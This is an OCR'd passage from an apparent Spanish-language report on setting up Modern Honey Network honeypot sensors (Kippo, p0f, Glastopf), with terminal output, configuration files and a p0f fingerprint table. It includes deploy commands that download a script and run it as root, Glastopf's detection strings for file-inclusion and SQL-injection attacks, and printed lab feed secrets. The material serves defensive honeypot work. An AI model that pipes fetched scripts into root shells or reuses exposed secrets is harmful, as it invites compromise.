

Esta sección nos ofrece gráficos estadísticos sobre:

- Los passwords más utilizados.
- Los nombres de usuarios más utilizados.
- Las combinaciones usuario / password más utilizadas.
- Los atacantes más recurrentes.


## Nombres de usuarios más utilizados:





## Passwords más utilizados:



## Combinaciones usuario / password más utilizadas:




## Atacantes más recurrentes:



## III.4.4. Resultados

El honeypot emulador SSH Kippo fue capaz de detectar y registrar en logs toda la actividad del atacante en el mismo:

- Los intentos de acceso al host, tanto fallidos como exitosos (utilizando tanto credenciales válidas como no válidas), así también como toda la actividad del intruso una vez dentro del mismo.
- Kippo fue capaz de devolver al atacante salidas simuladas tanto en la navegación del sistema de archivos falso como para los comandos que éste intento ejecutar.
- El administrador del honeypot pudo reproducir exitosamente la interacción del atacante con el honeypot mediante el uso de la herramienta "**`playlog.py`**".
- Finalmente, la interfaz de administración web de MHN también capturó la actividad del sensor y mostró alertas para las mismas. Además generó gráficos estadísticos sobre usuarios, contraseñas y atacantes.

## III.4.5. Archivos y directorios de interés

**Archivos:**

**`/opt/kippo/log/kippo.log`** - Log principal de estado y depuración Kippo.

**`/opt/kippo/utils/playlog.py`** - Herramienta para la reproducción de los logs de sesión.

**`/opt/kippo/utils/createfs.py`** - Herramienta utilizada para crear el archivo "`fs.pickle`".

**`/opt/kippo/fs.pickle`** - Archivo en formato *pickle* de Python que contiene el sistema de archivos virtual (este es creado mediante la utilidad "`createfs.py`").

**Directorios:**

**`/opt/kippo/dl/`** - Directorio en el que se guardan los archivos (posible malware) descargados con *Wget*.

**`/opt/kippo/log/`** - Directorio bajo el cual se almacenan los archivos y sub-directorios de logs de Kippo.


**`/opt/kippo/log/tty/`** - Contiene los logs de las sesiones de los atacantes.

**`/opt/kippo/honeyfs/`** - Directorio en el que se almacenan los contenidos del sistema de archivos virtual (falso).

**`/opt/kippo/data/`** - Directorio para archivos de datos diversos, como la base de datos de contraseñas.


**`/opt/kippo/txtcmds/`** - Directorio para la creación de comandos simples que sólo devuelven texto como salida.

# III.5. Sensor: p0f




p0f es una versátil herramienta de "*OS fingerprinting*" pasivo. Puede analizar el tráfico que pasa por las redes a la que la máquina esté conectada, ya sea que este esté dirigido hacia la misma o no. Todo esto lo hace de forma pasiva. No genera tráfico de red de ningún tipo (no hay búsquedas de nombre, ni tráfico hacia la máquina objetivo, ni consultas ARIN, ni trazado de ruta).

Determina el sistema operativo del host remoto mediante el análisis de determinados campos en los paquetes capturados. Algunos de los campos utilizados para la toma de huellas digitales de Sistema Operativo son: tiempo de vida (TTL), tamaño de ventana (Win), bandera de no fragmentar (DF) y tipo de servicio (TOS). Los valores de estos campos se comparan con las firmas almacenadas en un archivo de huellas conocidas.



p0f también detectará a qué está conectado el sistema remoto (ya sea Ethernet, DSL, OC3), a que distancia se encuentra (saltos) y cuánto tiempo lleva corriendo.

Debido a este análisis pasivo, el sistema remoto no será capaz de detectar la captura de paquetes.

## III.5.1. Características

p0f puede identificar el sistema en:

- Máquinas que se conectan a su caja (modo SYN).
- Máquinas a las que se conecta (modo SYN + ACK).
- Máquinas a las que no puede conectarse (modo RST+).
- Máquinas que se comunican a través o cerca de su host (modo promiscuo).

A continuación se ofrece una lista parcial exponiendo algunos de los sistemas que p0f es capaz de detectar, junto a los valores esperados de los campos en las cabeceras TCP/IP utilizados para dicha identificación:

| SISTEMA | VERSIÓN | PLATFORMA | TTL | VENTANA | DF | TOS |
|---|---|---|---|---|---|---|
| DC-OSx | 1.1-95 | Pyramid/NILE | 30 | 8192 | n | 0 |
| NetApp | OnTap | 5.1.2-5.2.2 | 54 | 8760 | y | 0 |
| HPJetDirect | ? | HP_Printer | 59 | 2100-2150 | n | 0 |
| AIX | 4.3.x | IBM/RS6000 | 60 | 16000-16100 | y | 0 |
| AIX | 4.2.x | IBM/RS6000 | 60 | 16000-16100 | n | 0 |
| Cisco | 11.2 | 7507 | 60 | 65535 | y | 0 |
| DigitalUnix | 4.0 | Alpha | 60 | 33580 | y | 16 |
| IRIX | 6.x | SGI | 60 | 61320 | y | 16 |
| OS390 | 2.6 | IBM/S390 | 60 | 32756 | n | 0 |
| Reliant | 5.43 | Pyramid/RM1000 | 60 | 65534 | n | 0 |
| FreeBSD | 3.x | Intel | 64 | 17520 | y | 16 |
| JetDirect | G.07.x | J3113A | 64 | 5804-5840 | n | 0 |
| Linux | 2.2.x | Intel | 64 | 32120 | y | 0 |
| OpenBSD | 2.x | Intel | 64 | 17520 | n | 16 |
| OS/400 | R4.4 | AS/400 | 64 | 8192 | y | 0 |
| SCO | R5 | Compaq | 64 | 24820 | n | 0 |
| Solaris | 8 | Intel/Sparc | 64 | 24820 | y | 0 |
| FTX (UNIX) | 3.3 | STRATUS | 64 | 32768 | n | 0 |
| Unisys | x | Mainframe | 64 | 32768 | n | 0 |
| Netware | 4.11 | Intel | 128 | 32000-32768 | y | 0 |
| Windows | 9x/NT | Intel | 128 | 5000-9000 | y | 0 |
| Windows | XP/2000 | Intel | 128 | 17000-18000 | y | 0 |
| Cisco | 12.0 | 2514 | 255 | 3800-5000 | n | 192 |
| Solaris | 2.x | Intel/Sparc | 255 | 8760 | y | 0 |

## III.5.2. Configuración

Pasos previos:

- Instalación de Ubuntu 12.04 en una máquina virtual.
- Configuración de sus interfaces de red (IP privada **`192.168.10.6`**).
- Instalación de las VMware Tools para Linux.
- Cambiar el nombre del servidor en los archivos "**`/etc/hostname`**" y "**`/etc/hosts`**" (nombre de host: **`p0f-ubuntu-12`**).
- Reiniciar el sistema.

**Nota:** Muchos de los pasos detallados a continuación requieren privilegios de "***root***" por lo que previamente nos hemos cambiado a dicho usuario. Si no se desea hacer esto, entonces será necesario anteponer el comando "**`sudo`**" en los casos que sean requeridos.

Despliegue de p0f en el host mediante el script provisto por la interfaz web de MHN como se detalló previamente.

Script:

```
wget "192.168.10.1/api/script/?text=true&script_id=6" -O deploy.sh && sudo bash deploy.sh 192.168.10.1 qfic6N7c
```

Una vez que termina de desplegar el sensor chequeamos su estado para comprobar que se encuentre corriendo:

```
supervisorctl status
```

```
Well, that's it. Be sure to review README. If you run into any problems, you
can reach the author at <lcamtuf@coredump.cx>.

+ useradd -d /var/empty/p0f -M -r -s /bin/nologin p0f-user
+ mkdir -p -m 755 /var/empty/p0f
+ cat
+ supervisorctl update
p0f: added process group
root@p0f-ubuntu-12:~# supervisorctl status
p0f                              STARTING
root@p0f-ubuntu-12:~#
```

El proceso no arranca correctamente.

El proceso no arranca correctamente.

Investigamos el archivo de log del **supervisor** (**/var/supervisord.log**):

```
cd /var/log/supervisor/
cat supervisord.log
```

Observamos que el siguiente patrón se repite constantemente:

```
2015-08-02 11:36:28,189 INFO spawned: 'p0f' with pid 7783
2015-08-02 11:36:29,224 INFO success: p0f entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
2015-08-02 11:36:29,228 INFO exited: p0f (exit status 1; not expected)
```

El proceso intenta arrancar y falla una y otra vez.

Procedemos a detener el supervisor y reiniciar la máquina:

```
supervisorctl stop
shutdown -r now
```

```
root@p0f-ubuntu-12:/var/log/supervisor# supervisorctl stop p0f
p0f: stopped
root@p0f-ubuntu-12:/var/log/supervisor# shutdown -r now

Emitiendo mensajes desde miguel@p0f-ubuntu-12
        (/dev/pts/0) en 11:41 ...

El sistema se está apagando para rearrancar ¡AHORA!
```

Denemos el supervisor y reiniciamos la máquina

Tras la instalación de p0f es necesario reiniciar la máquina. Esta vez, el proceso arrancó sin problemas.

```
supervisorctl status
```

```
root@p0f-ubuntu-12:~# supervisorctl status
p0f                              RUNNING    pid 1344, uptime 0:19:36
```

Proceso corriendo

## III.5.3. Configuración de arranque

Editamos el archivo "**/opt/p0f/p0f_wrapper.sh**"

```
vim /opt/p0f/p0f_wrapper.sh
```

Si nuestra máquina cuenta con varias interfaces de red y deseamos que p0f escuche en una interfaz diferente a la predeterminada, podemos hacerlo editando la variable "`INTERFACE`".

Además agregamos la opción "**-p**" para que p0f opere en modo promiscuo.

```
#!/bin/bash

set -e

DIR=`dirname $0`

INTERFACE=eth0
MY_ADDRESS=`ifconfig ${INTERFACE} | grep 'inet addr:' | cut -d: -f2 | awk '{ print $1}'`

# only sniff on incoming traffic, not outbound
FILTER="!(src host ${MY_ADDRESS})"


OPTS="-i ${INTERFACE} -u p0f-user"
OPTS+=" -h -H ${HPFEEDS_HOST} -P ${HPFEEDS_PORT}"
OPTS+=" -I ${HPFEEDS_IDENT} -K ${HPFEEDS_SECRET} -C ${HPFEEDS_CHANNEL}"

exec ${DIR}/p0f -p $OPTS "${FILTER}"
```

Establecemos la interfaz de escucha

Añadimos la opción "-p".

Procedemos a reiniciar el proceso "**p0f**" en el **supervisor** para que tome los cambios.

```
supervisorctl restart p0f
ps -ef | grep p0f
```

```
root@p0f-ubuntu-12:~# supervisorctl restart p0f
p0f: stopped
p0f: started
root@p0f-ubuntu-12:~# ps -ef | grep p0f
p0f-user   2075   1293  0 23:40 ?        00:00:00 /opt/p0f/p0f -p -i eth0 -u p0f-user -
h -H 192.168.10.1 -P 10000 -I 5fb309ca-3921-11e5-921e-000c29fa79ee -K UnomBgXqQH6gXybh
-C p0f.events !(src host 192.168.10.6)
```

La línea de comando completa ejecutada por el *wrapper* ahora es:

```
/opt/p0f/p0f -p -i eth0 -u p0f-user -h -H 192.168.10.1 -P 10000 -I b84e4bb8-37fe-
11e5-9449-000c29fa79ee -K PafggsRiAYXlBH0x -C p0f.events !(src host 192.168.10.6)
```

Nótese la inclusión de la opción "**-p**".

## III.5.4. Caso de prueba

p0f ya está funcionando. Para probarlo, debemos generar tráfico de cualquier tipo en la red.

p0f está configurado para almacenar todas sus capturas en el archivo "**`/var/log/p0f.out`**".

```
less /var/log/p0f.out
```

Extracto de los contenidos del log:

```
.-[ 192.168.238.130/39744 -> 181.30.241.103/443 (syn+ack) ]-
|
| server   = 181.30.241.103/443
| os       = ???
| dist     = 0
| params   = none
| raw_sig  = 4:128+0:0:1460:mss*44,0:mss::0
|
`----

.-[ 192.168.238.130/39744 -> 181.30.241.103/443 (mtu) ]-
|
| server   = 181.30.241.103/443
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----

.-[ 192.168.238.130/39745 -> 181.30.241.103/443 (syn) ]-
|
| client   = 192.168.238.130/39745
| os       = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:mss*20,6:mss,sok,ts,nop,ws:df,id+:0
|
`----

.-[ 192.168.238.130/39745 -> 181.30.241.103/443 (mtu) ]-
|
| client   = 192.168.238.130/39745
| link     = Ethernet or modem
| raw_mtu  = 1500
|
`----
```

En las capturas podemos observar entre otras cosas:


- Direcciones y puertos de origen y destino.
- Sistema Operativo del objetivo.
- Aplicación utilizada.
- Tiempo que lleva corriendo (*uptime*)
- Distancia al objetivo (en saltos).
- Tipo de conexión.
- Unidad máxima de transferencia (MTU) del dispositivo objetivo.

Cabe mencionar que en algunos casos, la información recopilada es insuficiente como para determinar con precisión y de forma no ambigua el sistema operativo del host remoto. (Véase: valor "**`???`**" en los campos "**`os`**" o "**`app`**" de algunas de las entradas).

También es posible apreciar su crecimiento en tiempo real mediante el comando "**`tail -f /var/log/p0f.out`**".

Dado que configuramos p0f en modo promiscuo, este archivo puede crecer con mucha rapidez, por lo que el administrador del honeypot debe tener presente este factor y tomar las medidas necesarias para evitar problemas de espacio más adelante.

En la sección "**Attacks**" de la interfaz de administración web de MHN podemos ver los ataques capturados por el sensor.



## III.5.5. Resultados

Generamos un poco de tráfico de red entrante, saliente e interno, con orígenes y destinos diversos, mediante conexiones remotas a otros servidores, *pings*, navegación web hacia redes externas (Internet), etc.

- p0f detectó todo los paquetes circundantes y generó una entrada en su log de capturas por cada uno de ellos. En muchos casos fue capaz de inferir el Sistema Operativo de los objetivos analizando la configuración de los campos de los protocolos TCP/IP y comparándola con su base de datos de firmas ubicado en "**`/opt/p0f/p0f.fp`**".
- También fue capaz de identificar algunos agentes de usuario (aplicaciones conectadas) mediante el análisis de los paquetes de capa de aplicación.
- Todo esto lo realizó de forma completamente pasiva, sin generar ningún tipo de tráfico adicional en la red.
- La interfaz de administración web de MHN también generó y mostró una alerta por cada uno de los eventos detectados.

## III.5.6. Archivos y directorios de interés

**Archivos:**

**`/opt/p0f/README`** - Documento de texto descriptivo de p0f. Detalla sus características, funcionalidades y modo de uso. Similar a un manual.

**`/var/log/p0f.out`** - Log en el que se almacenan las capturas de p0f.

**`/var/log/p0f.err`** - Log de errores de p0f.

**`/opt/p0f/p0f.fp`** - Base de datos de firmas. Es la que p0f utiliza por defecto a menos que se le especifique otro archivo mediante la opción "`-f`".
Ejemplo: `p0f -i eth0 -f otro_archivo_de_firmas.fp`

**`/opt/p0f/p0f_wrapper.sh`** - Es un wrapper concebido como un script de *Bash* el cual compone la cadena completa del comando para correr p0f (con todas las opciones y parámetros necesarios para integrarlo al entorno de MHN) y la ejecuta al final.

**`/etc/supervisor/conf.d/p0f.conf`** - Archivo de configuración personalizado del *supervisor* con parámetros adicionales para la ejecución de p0f. A diferencia de con otros sensores, aquí el *supervisor* no ejecuta el binario de arranque de p0f con sus opciones y

parámetros directamente, el cual sería: "`/opt/p0f/p0f`". En su lugar, invoca un *wrapper* que se encuentra ubicado en el mismo directorio que el binario.

Contenido del archivo:

```
[program:p0f]
command=/opt/p0f/p0f_wrapper.sh
directory=/opt/p0f
stdout_logfile=/var/log/p0f.out
stderr_logfile=/var/log/p0f.err
autostart=true
autorestart=true
redirect_stderr=true
stopsignal=TERM
environment=HPFEEDS_HOST="192.168.10.1",HPFEEDS_PORT="10000",HPFEEDS_CHANNEL="p0f.event
s",HPFEEDS_IDENT="5fb309ca-3921-11e5-921e-000c29fa79ee",HPFEEDS_SECRET="UnomBgXqQH6gXyb
h"
```

Invoca un wrapper para el lanzamiento de p0f

**Directorio:**

**`/etc/supervisor/conf.d/`** - Aquí se colocan archivos de configuración personalizada para el supervisor. Estos son leídos después del el archivo de configuración principal "`/etc/supervisor/supervisord.conf`".

# III.6. Sensor: Glastopf


Glastopf es un servidor web minimalista escrito en **Python**. Esta herramienta honeypot recopila información sobre ataques basados en aplicaciones web.

La principal diferencia entre Glastopf y otros honeypots web consiste en que estos últimos se enfocan en el uso de plantillas para su funcionamiento. Las cuales acarrean desventajas inherentes relacionadas con el mantenimiento y el desarrollo continuo que requieren, además de su limitada capacidad para hacer frente a ataques multietapas.

Muchos atacantes utilizan un simple archivo llamado "*id*" o similar para comprobar si la víctima es vulnerable a la explotación. Este ejecuta algunas funciones para extraer información sobre el sistema de la víctima y devuelven su salida al atacante. Si el atacante obtiene los resultados que esperaba, entonces intentará llevar a cabo un *exploit* o inyectar y ejecutar *scripts* en el servidor web. Es decir, si Glastopf es capaz de devolver una respuesta anticipada válida al "*script id*" del atacante, entonces será capaz de captar sus ataques siguientes.

Para generar esas respuestas, Glastopf utiliza un "emulador de vulnerabilidades", el cual posibilita la generación de respuestas válidas sin necesidad de utilizar plantillas de aplicaciones web modificadas. Glastopf analiza solicitudes entrantes en busca de cadenas como "**`=http://`**" o "**`CAST(0x`**". Si encuentra una coincidencia, intentará descargar y analizar el archivo y responder al atacante de la forma más cercana posible a sus expectativas.

Los archivos y scripts capturados pueden, por ejemplo, ser analizados para obtener información de IRC, útil para infiltrarse en la "*botnet*" detrás de este tipo de ataques. Toda la información recogida se almacena en una serie de archivos de logs y capturas de descargas (o "*payloads*").

## III.6.1. Características

- Emulación de tipo de vulnerabilidad en lugar de emulación de vulnerabilidad. Una vez un tipo de vulnerabilidad se emula, Glastopf puede manejar ataques desconocidos del mismo tipo. Si bien la aplicación puede ser más lenta y más complicada, Glastopf continúa por adelante de los atacantes hasta que ellos regresan con un nuevo método o descubren una nueva falla en la aplicación.

- La emulación de los tipos de ataque más populares ya está implementada: La inclusión de archivos remotos (***RFI***), inclusión de archivos locales (***LFI***) proporcionando archivos de un sistema de archivos virtual y la inyección de **HTML** por medio de peticiones **POST**.

- Diseño modular para añadir nuevas capacidades de registro o manejadores de tipo de ataque.

- Los adversarios suelen utilizar los motores de búsqueda y solicitudes especiales de búsqueda diseñados para hallar a sus víctimas. Con el fin de atraerlos, Glastopf ofrece esas palabras claves ("*dorks*") y, además, las extrae de sus solicitudes entrantes, ampliando su superficie de ataque de forma automática. Como resultado, el honeypot se vuelve más y más atractivo con cada nuevo ataque intentado en él.

## III.6.2. Configuración

Pasos previos:

- Instalación de Ubuntu 12.04 en una VM con al menos 10 GB de espacio de disco.
- Configuración de sus interfaces de red (IP privada **`192.168.10.4`**).
- Instalación de las VMware Tools para Linux.
- Cambiar el nombre del servidor en los archivos "**`/etc/hostname`**" y "**`/etc/hosts`**" (nombre de host: "**`glastopf-ubuntu-12`**")
- Reiniciar el sistema.

**Nota:** Muchos de los pasos detallados a continuación requieren privilegios de "***root***" por lo que previamente nos hemos cambiado a dicho usuario. Si no se desea hacer esto, entonces será necesario anteponer el comando "**`sudo`**" en los casos que sean requeridos.

Despliegue de Glastopf en el host mediante el *script* provisto por la interfaz web de MHN como se detalló previamente.
**Importante:** Instalar Ubuntu 12 en una VM con 10 GB de HD, ya que con menos capacidad de disco, no funciona.

Script:

```
wget "192.168.10.1/api/script/?text=true&script_id=9" -O deploy.sh && sudo bash deploy.sh 192.168.10.1 qfic6N7c
```

Una vez que termina de desplegar el sensor chequeamos su estado para comprobar que se encuentre corriendo:

```
supervisorctl status
```

```
  Running setup.py install for hpfeeds
  Running setup.py install for cython
  Running setup.py install for pylibinjection
  Running setup.py install for libtaxii
  Running setup.py install for glastopf
Successfully installed MySQL-python-1.2.5 cssselect-0.9.1 cython-0.22.1 gevent-1.0.2 gl
astopf-3.1.2 hpfeeds-1.0 jinja2-2.7.3 libtaxii-1.1.106 markupsafe-0.23 pylibinjection-0
.2.4 pymongo-3.0.3 python-dateutil-2.4.2 requests-2.7.0 six-1.9.0 sqlalchemy-1.0.8 webo
b-1.4.1
+ mkdir -p /opt/glastopf
+ cat
+ cat
+ supervisorctl update
glastopf: added process group
root@glastopf-ubuntu-12:~# supervisorctl status
glastopf                         RUNNING    pid 26985, uptime 1:48:55
root@glastopf-ubuntu-12:~#
```

Proceso corriendo

Comprobación del uso de disco tras la instalación de Glastopf:

**`df -h --total`**

```
root@glastopf-ubuntu-12:~# df -h --total
S.ficheros      Tamaño Usados  Disp Uso% Montado en
/dev/sda1         8,9G   4,9G  3,6G  59% /
udev              483M   4,0K  483M   1% /dev
tmpfs              99M   308K   98M   1% /run
none              5,0M      0  5,0M   0% /run/lock
none              492M      0  492M   0% /run/shm
total              10G   4,9G  4,6G  52%
root@glastopf-ubuntu-12:~#
```

52% del total de 10 GB ocupados tras la instalacion de Glastopf

Recordar que alrededor de un 10% del espacio disponible en la unidad de disco fue reservado como memoria de intercambio (***SWAP***).

**`lsblk`**

```
root@glastopf-ubuntu-12:~# lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sr0     11:0    1    33M  0 rom
sda      8:0    0    10G  0 disk
├─sda1   8:1    0     9G  0 part /
├─sda2   8:2    0     1K  0 part
└─sda5   8:5    0  1022M  0 part [SWAP]
root@glastopf-ubuntu-12:~#
```

El comando "**`netstat`**" nos ofrece la siguiente salida:

**`netstat -antp`**

```
root@glastopf-ubuntu-12:~# netstat -antp
Conexiones activas de Internet (servidores y establecidos)
Proto  Recib Enviad Dirección local          Dirección remota        Estado       PID/Program name
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               ESCUCHAR     7075/mongod      mongodb
tcp        0      0 0.0.0.0:80              0.0.0.0:*               ESCUCHAR     26985/python     http
tcp        0      0 127.0.0.1:28017         0.0.0.0:*               ESCUCHAR     7075/mongod      mongodb
tcp        0      0 0.0.0.0:22              0.0.0.0:*               ESCUCHAR     1202/sshd
tcp        0      0 192.168.10.4:22         192.168.10.10:37544     ESTABLECIDO  1690/sshd: miguel [
tcp        0      0 192.168.10.4:37050      192.168.10.1:10000      ESTABLECIDO  26985/python
